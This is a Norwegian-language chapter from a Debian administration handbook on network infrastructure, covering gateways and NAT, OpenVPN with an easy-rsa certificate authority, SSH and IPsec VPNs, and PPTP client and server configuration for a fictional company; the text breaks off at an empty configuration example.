
Etter denne oversikten over grunnleggende tjenester felles for mange Unix-systemer, vil vi fokusere på miljøet for de administrerte maskinene: Nettverket. Mange tjenester er nødvendige for at nettverket skal fungere ordentlig. De blir diskutert i neste kapittel.

## Nøkkelord

---

Nettverk  
Innfallsport (gateway)  
TCP/IP  
IPv6  
DNS  
Bind  
DHCP  
QoS

---



# Nettverksinfrastruktur

# 10

---

---

---

---

## Innhold

---

---

Innfallsport (gateway) 226	Privat virtuelt nettverk 228	Tjenestekvalitet 239	Dynamisk ruting 241
IPv6 241	Domenenavnetjenere (DNS) 244	DHCP 247	Diagnoseverktøy for nettverk 249

---

---

*Linux innehar hele Unix-arven når det gjelder nettverk, og Debian tilbyr hele samlingen av verktøy for å opprette og styre dem. Dette kapittelet går igjennom disse verktøyene.*

## 10.1. Innfallsport (gateway)

En innfallsport (gateway) er et system som forbinder flere nettverk. Dette begrepet refererer ofte til et lokalt nettverks «utgang» («exit point») på den obligatoriske banen til alle eksterne IP-adresser. Inngangsporten er koblet til hver av de nettverkene den binder sammen, og fungerer som en ruter for å formidle IP-pakker mellom dens ulike grensesnitt.

### DET GRUNNLEGGENDE

#### IP-pakke

De fleste nettverk nå for tiden bruker IP-protokollen (*Internett-protokoll*). Denne protokollen deler opp de overførte dataene i pakker med begrenset størrelse. Hver pakke inneholder, i tillegg til nyttedata, en rekke detaljer som trengs for å sende den riktig vei.

### DET GRUNNLEGGENDE

#### TCP/UDP

Mange programmer håndterer ikke de enkelte pakker selv, selv om dataene de sender går over IP; bruker de ofte TCP ( *Transmission Control Protocol* ). TCP er et lag over IP som tillater etablering av øremerkede forbindelser til datastrømmer mellom to punkter. Programmene ser da bare en inngangsport som data kan mates til med garanti for at de samme dataene kommer ut uten tap (og i samme rekkefølge) ved utgangspunktet i den andre enden av forbindelsen. Selv om mange typer feil kan skje i de lavere lagene, er de kompensert av TCP; tapte pakker er sendt igjen, og pakker som kommer i uorden (for eksempel hvis de bruker ulike baner) er reordnet (omorganisert) på riktig måte.

En annen protokoll som setter sin lit til IP er UDP ( *User Datagram Protocol* ). I motsetning til TCP, er den pakkeorientert. Dens mål er forskjellige: Formålet med UDP er bare å sende en pakke fra en applikasjon til en annen. Protokollen prøver ikke å kompensere for mulige pakketap underveis, heller ikke at pakker mottas i samme rekkefølge som de ble sendt. Den viktigste fordelene til denne protokollen er at tidsforsinkelsen er kraftig redusert, fordi tapet av en enkelt pakke ikke forsinker mottaket av alle påfølgende pakker inntil den tapte blir sendt på nytt.

TCP og UDP involverer begge porter, som er «forglengelse tall» for å etablere kommunikasjon med en gitt applikasjon på en maskin. Dette konseptet gjør det mulig å utføre flere forskjellige overføringer parallelt i samme korrespondanse, siden denne kommunikasjonen kan kjennetegnes av portnummeret.

Noen av disse portnumrene - standardisert av IANA-en (*Internet Assigned Numbers Authority*) - er «velkjente» for å være knyttet til nettverkstjenester. For eksempel blir TCP-port 25 generelt brukt av e-posttjeneren.

► <http://www.iana.org/assignments/port-numbers>

Når et lokalt nettverk bruker et privat adresseområde (ikke rutbare (tilgjengelig) på Internettet), trenger inngangsporten å gjennomføre *address masquerading* (adresse maskering) slik at maskinene i nettverket kan kommunisere med omverdenen. Den maskerte operasjonen er en slags mellomtjener som opererer på nettverksnivå: Hver utgående tilkobling fra en intern maskin er erstattet med en forbindelse fra inngangsporten selv (siden porten har en ekstern, rutbar adresse), dataene som går gjennom den maskerte tilkoblingen blir sendt til den nye, og dataene som kommer tilbake som svar sendes gjennom til den maskerte forbindelsen til den interne maskinen. Inngangsporten bruker en rekke øremerkede TCP-porter til dette formål, vanligvis med

meget høye tall (over 60 000). Hver tilkobling som kommer fra en intern maskin vises deretter til omverdenen som en forbindelse som kommer fra en av disse reserverte portene.

KULTUR  
**Privat adresseområde**

RFC 1918 definerer tre områder for IPv4-adresser som ikke er ment å bli rutet på Internettet, men bare til bruk i lokale nettverk. Den første, 10.0.0.0/8 (se sidestolpe «[Viktige nettverkskonsepter \(Ethernet, IP-adresse, subnett, kringkasting\)](#)» side 151), er et A-klasse område (med  $2^{24}$  IP-adresser). Den andre, 172.16.0.0/12, sammel 16 B-klasse områder (172.16.0.0/16 til 172.31.0.0/16), hver med  $2^{16}$  IP-adresser. Til slutt, 192.168.0.0/16 er et B-klasse område (som grupperer 256 C-klasse områder, 192.168.0.0/24 til 192.168.255.0/24, med 256 IP-adresser hver).

► <http://www.faqs.org/rfcs/rfc1918.html>

Inngangsporten kan også utføre to typer *network address translation* (eller i korthet NAT). Den første typen, *Destination NAT* (DNAT) er en teknikk for å endre IP-adressedestinasjonen (og/eller TCP- eller UDP-porten) til en (vanligvis) innkommende tilkobling. Forbindelsens sporingsmekanisme endrer også følgende pakker i samme tilknytning for å sikre kontinuitet i kommunikasjonen. Den andre typen NAT er *Source NAT* (SNAT), der *masquerading* er et spesielt tilfelle; SNAT endrer kildens IP-adresse (og/eller TCP- eller UDP-porten) til en (vanligvis) utgående tilkobling. Som for DNAT, er alle pakkene i forbindelsen hensiktsmessig håndtert av forbindelsens sporingsmekanisme. Merk at NAT er kun relevant for IPv4 og dens begrensede adresseområde; i IPv6, reduserer den store tilgjengeligheten av adresser nytten av NAT ved å la alle «interne» adresser være direkte rutbare på Internett (dette betyr ikke at interne maskiner er tilgjengelig, siden mellomliggende brannmurer kan filtrere trafikk).

DET GRUNNLEGGENDE  
**Videresendelse av porter**

En konkret applikasjon hos DNAT er *port forwarding*. Innkommende tilkoblinger til en gitt port hos en maskin blir videresendt til en port på en annen maskin. Andre løsninger kan oppnå en lignende virkning, men særlig på applikasjonsnivå med *ssh* (se del 9.2.1.3, «[Å lage krypterte tunneler med portvideresending \(Port Forwarding\)](#)» side 199) eller *redir*.

Nok teori, la oss være praktiske. Å snu et Debian-system til en port er en så enkel sak som å aktivere det aktuelle valget i Linux-kjernen ved hjelp av /proc/ virtuelle filsystemet:

# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding

Dette alternativet kan også aktiveres automatisk ved oppstart hvis /etc/sysctl.conf setter net.ipv4.conf.default.forwarding-valget til 1.

**Eksempel 10.1 /etc/sysctl.conf-filen**

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

Den samme effekten kan oppnås for IPv6 ved å bytte ipv4 med ipv6 i den manuelle kommandoen, og bruke net.ipv6.conf.all.forwarding-linjen i `/etc/sysctl.conf`.

Å aktivere IPv4-maskering er en litt mer komplisert operasjon som involverer å sette opp *netfilter*-brannmuren.

Tilsvarende, å bruke NAT (for IPv4), krever oppsett av *netfilter*. Siden det primære formålet med denne komponenten er pakkefiltrering, er detaljene oppført i Kapittel 14: “**Sikkerhet**” (se del 14.2, «Brannmur eller pakkefiltrering» side 381).

## 10.2. Privat virtuelt nettverk

Et virtuelt privat nettverk *Virtual Private Network* (VPN for kort) er en måte å koble to forskjellige lokale nettverk via Internett ved hjelp av en tunnel; tunnelen er vanligvis kryptert for konfidensialitet. VPN brukes ofte for å integrere en ekstern maskin i et selskaps lokale nettverk.

Flere verktøy har dette. OpenVPN er en effektiv løsning, enkel å implementere og vedlikeholde, basert på SSL/TLS. En annen mulighet er å bruke IPsec for å kryptere IP-trafikk mellom to maskiner; denne krypteringen er gjennomsiktig, hvilket betyr at applikasjoner som kjører på disse vertene ikke behøver modifiseres for å ta hensyn til VPN. SSH kan også brukes for å tilveiebringe en VPN, i tillegg til mer konvensjonelle egenskaper. Endelig kan en VPN etableres ved hjelp av Microsofts PPTP-protokollen. Andre løsninger finnes, men er utenfor siktemålet med denne boken.

### 10.2.1. OpenVPN

OpenVPN er et stykke programvare med formål å lage virtuelle private nettverk. Oppsettet innebærer å skape virtuelle nettverksgrensesnitt på VPN-tjeneren og på klienten(e); både tun (for IP-nivå tunneler) og tap (for Ethernet-nivå tunneler) -grensesnitt er støttet. I praksis, skal tun-grensesnitt oftest brukes unntatt når VPN-klienter er ment til å bli integrert i tjenerens lokale nettverk ved hjelp av en Ethernet-bro.

OpenVPN avhenger av OpenSSL for all SSL/TLS kryptografi og tilhørende funksjoner (konfidensialitet, autentisering, integritet, ikke-forneking). Den kan settes opp enten med en felles privat nøkkel eller ved hjelp av X.509-sertifikater basert på en infrastruktur med fellesnøkler. Sistnevnte oppsett er sterkt foretrukket fordi den gir større fleksibilitet når den står overfor et økende antall brukere som bruker VPN utenfra.

---

KULTUR  
**SSL og TLS**

SSL-protokollen (*Secure Socket Layer*) ble oppfunnet av Netscape for å sikre tilkoblinger til nettjenere. Det ble senere standardisert av IETF under forkortelsen TLS (*Transport Layer Security*). Siden da har TLS fortsatt å utvikle seg, og i dag er SSL foreldet fordi det er oppdaget en rekke designfeil.

## Offentlig nøkkel-infrastruktur: easy-rsa

RSA-algoritmen er mye brukt i offentlig-nøkkel kryptografi. Det innebærer et «nøkkelpar», som består av en privat og en offentlig nøkkel. De to nøklene er nært knyttet til hverandre, og deres matematiske egenskaper er slik at en melding som er kryptert med den offentlige nøkkelen, kun kan dekrypteres av en person som kjenner den private nøkkelen, noe som sørger for konfidensialitet. I motsatt retning kan en melding kryptert med den private nøkkelen dekrypteres ved at noen kjenner den offentlige nøkkelen, noe som gjør det mulig å autentisere opprinnelsen til en melding siden bare noen med tilgang til den private nøkkelen kan generere den. Når den er knyttet til en digital nøkkelfunksjon (MD5, SHA1, eller en nyere variant), fører dette til en signaturmekanisme som kan brukes til en hvilken som helst melding.

Imidlertid kan hvem som helst lage et nøkkelpar, lagre en hvilken som helst identitet på den, og foregir at dette er den valgte identiteten. En løsning innebærer konseptet med en *Certification Authority* (CA), formalisert av X.509-standarden. Dette konseptet omfatter en enhet som har et pålitelig nøkkelpar kjent som et *rotsertifikat*. Dette sertifikatet er kun brukt til å signere andre sertifikater (nøkkelpar) etter at riktige skritt er blitt tatt for å sjekke identiteten som er lagret i nøkkelparet. Applikasjoner som bruker X.509 kan da sjekke sertifikatene som blir presentert for dem, hvis de vet om de klarerte rotssertifikater.

OpenVPN følger denne regelen. Siden offentlige CA-er kun utsteder sertifikater i bytte for en (heftig) avgift, er det også mulig å opprette en privat sertifiseringsinstans i selskapet. *easy-rsa*-pakken inneholder verktøy for å tjene som en X.509 infrastruktur for sertifisering, implementert som et skriptsett som bruker *openssl*-kommandoen.

MERK  
**easy-rsa før Jessie**

I versjoner av Debian opp til *Wheezy*, var *easy-rsa* distribuert som en del av *openvpn*-pakken, med skriptene under */usr/share/doc/openvpn/examples/easy-rsa/2.0/*. Å sette opp en CA omfattet å kopiere den katalogen, i stedet for å bruke *make-cadir*-kommandoen som dokumentert her.

Falcot Corp-administratorene bruker dette verktøyet for å lage de nødvendige sertifikater, både for serveren og klientene. Dette tillater at oppsettet av alle klienter er lik siden de bare må settes opp til å stole på sertifikater fra Falcots lokale CA. Dette CA-et er det første som må lages; til dette formålet, setter administratorene opp en katalog med filene som kreves for CA-et på et passende sted, fortrinnsvis på en maskin som ikke er koblet til nettverket for å redusere risikoen for at CAs private nøkkel blir stjålet.

```
$ make-cadir pki-falcot
$ cd pki-falcot
```

De lagrer deretter de nødvendige parameterene i *vars*-filen, spesielt de som er navnet med et KEY\_-prefiks; Disse variablene blir så integrert i miljøet:

```
$ vim vars
$ grep KEY_ vars
export KEY_CONFIG='$EASY_RSA/whichopensslcnf $EASY_RSA'
export KEY_DIR="$EASY_RSA/keys"
```

```

echo NOTE: If you run ./clean-all, I will be doing a rm -rf on $KEY_DIR
export KEY_SIZE=2048
export KEY_EXPIRE=3650
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Loire"
export KEY_CITY="Saint-Étienne"
export KEY_ORG="Falcot Corp"
export KEY_EMAIL="admin@falcot.com"
export KEY_OU="Certificate authority"
export KEY_NAME="Certificate authority for Falcot Corp"
# If you'd like to sign all keys with the same Common Name, uncomment the KEY_CN
#   ↪ export below
# export KEY_CN="CommonName"
$ . ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /home/roland/pki-falcot/
      ↪ keys
$ ./clean-all

```

Det neste trinnet er etableringen av selve CAs nøkkelpar (de to delene av nøkkelparet vil i dette trinnet bli lagret under keys/ca.crt og keys/ca.key):

```

$ ./build-ca
Generating a 2048 bit RSA private key
.....+++.....
...+++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:
Common Name (eg, your name or your server's hostname) [Falcot Corp CA]:
Name [Certificate authority for Falcot Corp]:
Email Address [admin@falcot.com]:

```

Sertifikatet for VPN-serveren kan nå bli opprettet, så vel som Diffie-Hellman-parameterene som kreves for tjenersiden av en SSL/TLS-tilkobling. VPN-tjeneren er identifisert av sitt DNS-navn `vpn.falcot.com`; dette navnet gjenbrukes for de genererte nøkkelfilene, (`keys/vpn.falcot.com.crt` for det offentlige sertifikatet, `keys/vpn.falcot.com.key` for den private nøkkelen):

```
$ ./build-key-server vpn.falcot.com
```

```
Generating a 2048 bit RSA private key
-----
.....+++
writing new private key to 'vpn.falcot.com.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:
Common Name (eg, your name or your server's hostname) [vpn.falcot.com]:
Name [Certificate authority for Falcot Corp]:
Email Address [admin@falcot.com]:  
  
Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /home/roland/pki-falcot/openssl-1.0.0.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName :PRINTABLE:'FR'
stateOrProvinceName :PRINTABLE:'Loire'
localityName :T61STRING:'Saint-\0xAAAAAAFC3\0xFFFFF89tienne'
organizationName :PRINTABLE:'Falcot Corp'
organizationalUnitName:PRINTABLE:'Certificate authority'
commonName :PRINTABLE:'vpn.falcot.com'
name :PRINTABLE:'Certificate authority for Falcot Corp'
emailAddress :IA5STRING:'admin@falcot.com'
Certificate is to be certified until Mar 6 14:54:56 2025 GMT (3650 days)
Sign the certificate? [y/n]:y  
  
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
$ ./build-dh
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[...]
```

Det neste trinnet oppretter sertifikater for VPN-klienter; ett sertifikat kreves for hver datamaskin eller person som får lov å bruke VPN-en:

```
$ ./build-key JoeSmith
Generating a 2048 bit RSA private key
.....+++
.....+++
writing new private key to 'JoeSmith.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:Development unit
Common Name (eg, your name or your server's hostname) [JoeSmith]:Joe Smith
[...]
```

Nå er alle sertifikater blitt opprettet, og de trenger å bli kopiert når det må til: rotcertifikatets offentlige nøkkel (`keys/ca.crt`) vil bli lagret på alle maskiner (både server og klienter) som `/etc/ssl/certs/Falcot_CA.crt`. Tjenerens sertifikat er bare installert på tjeneren (`keys/vpn.falcot.com.crt` går til `/etc/ssl/vpn.falcot.com.crt`, og `keys/vpn.falcot.com.key` går til `/etc/ssl/private/vpn.falcot.com.key` med begrensede tillatelser slik at bare administratoren kan lese den), med tilhørende Diffie-Hellman-parametere (`keys/dh2048.pem`) installert til `/etc/openvpn/dh2048.pem`. Klientsertifikater blir installert på den tilsvarende VPN-klienten på en lignende måte.

### *Oppsett av OpenVPN-tjeneren*

Som standard forsøker OpenVPN-initialiseringskript å starte alle virtuelle private nettverk som er definert i `/etc/openvpn/*.conf`. Å sette opp en VPN-tjener er derfor et spørsmål om å lagre en tilsvarende oppsettsfil i denne katalogen. Et godt utgangspunkt er `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, som leder til en temmelig standard tjener. Selvfølgelig må noen parametere tilpasses: ca, cert, key og dh må beskrive de valgte stedene (henholdsvis `/etc/ssl/certs/Falcot_CA.crt`, `/etc/ssl/vpn.falcot.com.crt`, `/etc/ssl/private/vpn.falcot.com.key` og `/etc/openvpn/dh2048.pem`). server 10.8.0.0 255.255.255.0-direktivet definerer subnettet som skal brukes av VPN; tjeneren bruker den første IP-adressen i dette området (10.8.0.1), og resten av adressene er reservert for klienter.

Med dette oppsettet lager oppstarten av OpenVPN det virtuelle nettverksgrensesnittet, vanligvis med tun0-navnet. Imidlertid er brannmurer ofte satt opp på samme tid som det virke-

lige nettverkgrensesnittet, og skjer før OpenVPN starter. En god praksis er derfor å lage et varig virtuelt nettverkgrensesnitt, og sette opp OpenVPN til å bruke dette varige grensesnittet. Dette tillater videre å velge navnet til dette grensesnittet. For dette formål lager `openvpn --mktun --dev vpn --dev-type tun` et virtuelt nettverksbruergrensesnitt med navnet `vpn` med type `tun`; denne kommandoen kan enkelt legges inn i brannmuropsettets skript, eller i et up-direktiv i `/etc/network/interfaces`-filen. OpenVPN-oppsettsfilen må også oppdateres tilsvarende, med `dev vpn` og `dev-type tun`-direktiver.

For å sperre ytterligere virksomhet kan VPN-klienter kun få tilgang til selve VPN-tjeneren ved hjelp av 10.8.0.1-adressen. Å gi klientene tilgang til det lokale nettverket (192.168.0.0/24), krever at en legger til et push route `192.168.0.0 255.255.255.0`-direktiv til OpenVPN-oppsettet slik at VPN-klienter automatisk får en nettverksrute som forteller dem at dette nettverket kan nås ved hjelp av VPN. Videre, maskiner på det lokale nettverket må også informeres om at ruten til VPN går gjennom VPN-tjeneren (dette fungerer automatisk når VPN-serveren er installert i porten). Alternativt kan VPN-tjeneren settes opp til å utføre IP-maskering, slik at tilkoblinger fra VPN-klienter ser ut som om de kommer fra VPN-tjeneren i stedet (se del 10.1, «[Innfallssport \(gateway\)](#)» side 226).

### Oppsett av OpenVPN-klienten

Å sette opp en OpenVPN-klient krever også at en lager en oppsettsfil `/etc/openvpn/`. Et standardoppsett kan fås ved å bruke `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` som et startpunkt. `remote vpn.falcot.com 1194`-direktivet beskriver adressen og porten til OpenVPN-tjeneren; `ca`, `cert` og `key` må også tilpasses til å beskrive plasseringen av de viktigste filene.

Hvis VPN ikke skal startes automatisk ved oppstart, sett `AUTOSTART`-direktivet til `none` i `/etc/default/openvpn`-filen. Å starte eller stoppe en gitt VPN-forbindelse er alltid mulig med kommandoene `service openvpn@navn start` og `service openvpn@navn stop` (der forbindelsen `navn` sammenfaller med en som er definert i `/etc/openvpn/navn.conf`).

Pakken `network-manager-openvpn-gnome` inneholder en forlengelse til Network Manager (se del 8.2.5, «[Automatisk nettverksoppsett for roaming-brukere](#)» side 157) som tillater håndtering av OpenVPN virtuelle private nettverk. Det tillater hver bruker å sette opp OpenVPN-tilkoblinger grafisk, og styre dem fra nettverksadministrasjonsikonet.

### 10.2.2. Virtuelt privat nettverk med SSH

Det er faktisk to måter å lage et virtuelt privat nettverk ved hjelp av SSH. Den historiske innebefatter å etablere et PPP-lag over SSH-linken. Denne metoden er beskrevet i et HOWTO-dokument:

► <http://www.tldp.org/HOWTO/ppp-ssh/>

Den andre metoden er av nyere dato, og ble introdusert med OpenSSH 4.3: Det er nå mulig for OpenSSH å opprette virtuelle nettverkgrensesnitt (`tun*`) på begge sider av en SSH-tilkobling, og disse virtuelle grensesnitt kan settes opp akkurat som om de var fysiske grensesnitt. Tun-

nelsystemet må først aktiveres ved å sette PermitTunnel til «yes» i SSH-tjenerens oppsettsfil (`/etc/ssh/sshd_config`). Når SSH-tilkoblingen etableres, må det eksplisitt bes om at det lages en tunnel med `-w any:any` valget/alternativet (any kan erstattes med det ønskede tun enhetsnummeret). Dette krever at brukeren har administratorprivilegium på begge sider, for å kunne lage nettverksenheten (med andre ord, må forbindelsen etableres som rot).

Begge måter for å opprette et virtuelt privat nettverk over SSH er ganske greie. Men VPN-en er ikke den mest effektivt tilgjengelige; særlig håndterer den ikke høye trafikknivåer godt.

Forklaringen er at når en TCP/IP-stakk er innkapslet innenfor en TCP/IP-tilkobling (for SSH), er TCP-protokollen brukt to ganger, en gang for SSH-tilkoblingen og en gang inne i tunnelen. Dette fører til problemer, særlig på grunn av måten TCP tilpasser seg til nettverksforholdene ved å endre forsinkelser ved tidsavbrudd. Følgende nettsted beskriver problemet i mer detalj:

► <http://sites.inka.de/sites/bigred/devel/tcp-tcp.html>

VPNs over SSH bør derfor begrenses til engangstunneler uten ytelsespress.

### 10.2.3. IPsec

Til tross for å være standard i IP VPN, er IPsec snarere mer involvert i implementeringen. IPsec-motoren er selv integrert i Linux-kjernen; de nødvendige delene/komponentene bruker plassdeler, kontroll- og oppsetsverktøyet, gis av `ipsec-tools`-pakken. Helt konkret inneholder hver vert `/etc/ipsec-tools.conf` parametrene for *IPsec tunneler* (eller *Security Associations*, i IPsec terminologien) som angår verden; `/etc/init.d/setkey`-skriptene gir en måte å starte og stoppe en tunnel (hver tunnel er en sikker kobling til en annen vert koblet til det virtuelle private nettverket). Denne filen kan bygges for hånd fra dokumentasjonen som følger med manuelsiden `setkey(8)`. Imidlertid, å eksplisitt skrive parametrene for alle verter i et ikke-vanlig sett maskiner, blir fort en krevende oppgave, fordi antall tunneler vokser hurtig. Å installere en IKE-bakgrunnsprosess (for *IPsec Key Exchange*) slik som `racoon`, eller `strongswan` gjør prosessen mye enklere ved å bringe administrasjon sammen på et sentralt punkt, og sikrere ved å rottere nøklene med jevne mellomrom.

På tross av sin status som referanse; kompleksiteten ved å sette opp IPsec begrenser bruken i praksis. OpenVPN-baserte løsninger vil vanligvis bli foretrukket når de nødvendige tunnelene verken er for mange eller for dynamiske.

VÆR VARSOM	NAT brannmurer og IPsec fungerer ikke godt sammen: Ettersom IPsec signerer pakker, vil eventuelle forandringer for disse pakkene som brannmuren måtte utføre, oppheve signaturen, og pakkene vil bli avvist ved bestemmelsernesstedet. Ulike IPsec-implementasjoner inkluderer nå <i>NAT-T-teknikk</i> (for <i>NAT Traversal</i> ), som i utgangspunktet innkapsler IPsec-pakken innenfor en standard UDP-pakke.
------------	--

SIKKERHET	Standardmoduset for drift av IPsec innebærer datautveksling på UDP-port 500 for nøkkellutveksling (også på UDP-port 4500 i tilfelle NAT-T er i bruk). Videre, bruker IPsec-pakker to øremerkede IP-protokoller som brannmuren må slippe igjennom;
-----------	---

mottakelse av disse pakkene er basert på protokollnummeret deres, 50 (ESP) og 51 (AH).

#### 10.2.4. PPTP

PPTP (punkt-til-punkt tunneling protokoll: for *Point-to-Point Tunneling Protocol*) bruker to kommunikasjonskanaler, en for styringsdata og en for nyttelastdata; sistnevnte bruker GRE-protokollen (generisk ruting innkapsling: *Generic Routing Encapsulation*). En standard PPP-lenke blir da satt opp over datautvekslingskanalen.

##### *Oppsett av klienten*

Pakken *pptp-linux* inneholder en lett oppsettbar PPTP-klient for Linux. Følgende instruksjoner er inspirert fra den offisielle dokumentasjonen:

► <http://pptpclient.sourceforge.net/howto-debian.phtml>

Falcot-administratorene laget flere filer: /etc/ppp/options.pptp, /etc/ppp/peers/falcot, /etc/ppp/ip-up.d/falcot, og /etc/ppp/ip-down.d/falcot.

##### **Eksempel 10.2 Filen /etc/ppp/options.pptp**

```
# PPP-valg brukt med en PPTP-forbindelse
lock
noauth
nobsdcomp
nodeflate
```

##### **Eksempel 10.3 Filen /etc/ppp/peers/falcot**

```
# vpn.falcot.com er PPTP-tjeneren
pty "pptp vpn.falcot.com --nolaunchpppd"
# forbindelsen vil identifisere seg som "vpn"-brukeren
user vpn
remotename pptp
# kryptering trengs
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

##### **Eksempel 10.4 Filen /etc/ppp/ip-up.d/falcot**

```
# Lag en rute til Falcot-nettet
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 er ikke-lokale Falcot-nettverket
    route add -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

**Eksempel 10.5** Filen /etc/ppp/ip-down.d/falcot

```
# Slett ruten til Falcot-nettet
if [ "$6" = "falcot" ]; then
    # 192.168.0.0/24 er det ikke-lokale Falcot-nettverket
    route del -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

---

SIKKERHET  
**MPPE**

Å sikre PPTP innebærer å bruke MPPE-funksjonen (Microsoft punkt-til-punkt kryptering: *Microsoft Point-to-Point Encryption*), som er tilgjengelig som en modul i offisielle Debian-kjerner.

## Oppsett av tjenermaskinen

---

VÆR VAR SOM  
**PPTP og brannmurer**

Mellomliggende brannmurer må settes opp til å slippe gjennom IP-pakker som bruker protokollen 47 (GRE). Videre må PPTP-tjenerport 1723 være åpen, slik at kommunikasjonskanalen virker.

pptpd er PPTP-tjeneren for Linux. Hovedoppsettssfilen, /etc/pptpd.conf, krever svært få endringer: *localip* (lokal IP-adresse), og *remoteip* (ekstern IP-adresse). I eksempelet nedenfor bruker PPTP-tjeneren alltid 192.168.0.199-adressen, og PPTP-klienter mottar IP-adresser fra 192.168.0.200 til 192.168.0.250.

**Eksempel 10.6** Filen /etc/pptpd.conf

```
# TAG: speed
#
#       Spesifiserer hastigheten som PPP-bakgrunnsprosessen skal snakke på.
#
speed 115200

# TAG: option
#
#       Spesifiserer plasseringen til PPP-tilvalgsfilen.
```

```

#           I utgangspunktet titter PPP i '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#           Slår på (mer) feilsøkingsinformasjon til syslog
#
# debug

# TAG: localip
# TAG: remoteip
#
#           Spesifiserer IP-addresseområdene på den lokal og den motsatte siden.
#
#           Du kan spesifisere enkelt-IP-adresser oppdelt med komma eller du kan skrive
#           → inn områder,
#           eller begge deler. Et eksempel:
#
#           192.168.0.234,192.168.0.245-249,192.168.0.254
#
#           VIKTIGE BEGRESNINGER:
#
#           1. Ingen mellomrom tillates mellom komma og inne i adresser.
#
#           2. Hvis du oppgir flere IP-adresser enn MAX_CONNECTIONS, så vil PPP
#               starte på begynnelsen av listen og fortsette inntil den har fått
#               MAX_CONNECTIONS IP-adresser. De øvrige blir ignorert.
#
#           3. Ingen forkortelser i områdene! Med andre ord, 234-8 betyr ikke 234 to 238,
#               du må skrive inn 234-238 hvis det er dette du mener.
#
#           4. Hvis du oppgir en enkelt lokalt IP-adresse så er det OK - alle lokale IP-
#               → addresser
#               vil bli satt til dette. Du MÅ fortsatt oppgi minst en IP for den andre
#               → enden for hver
#               samtidige klient.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250

```

OPS-oppsettet som brukes av PPTP-tjeneren krever også noen endringer i `/etc/ppp/pptpd-options`. De viktige parametre er tjenernavnet (`pptp`), domenenavnet (`falcot.com`), og IP-adressene for DNS- og WINS-tjenere.

**Eksempel 10.7** Filen /etc/ppp/pptpd-options

```
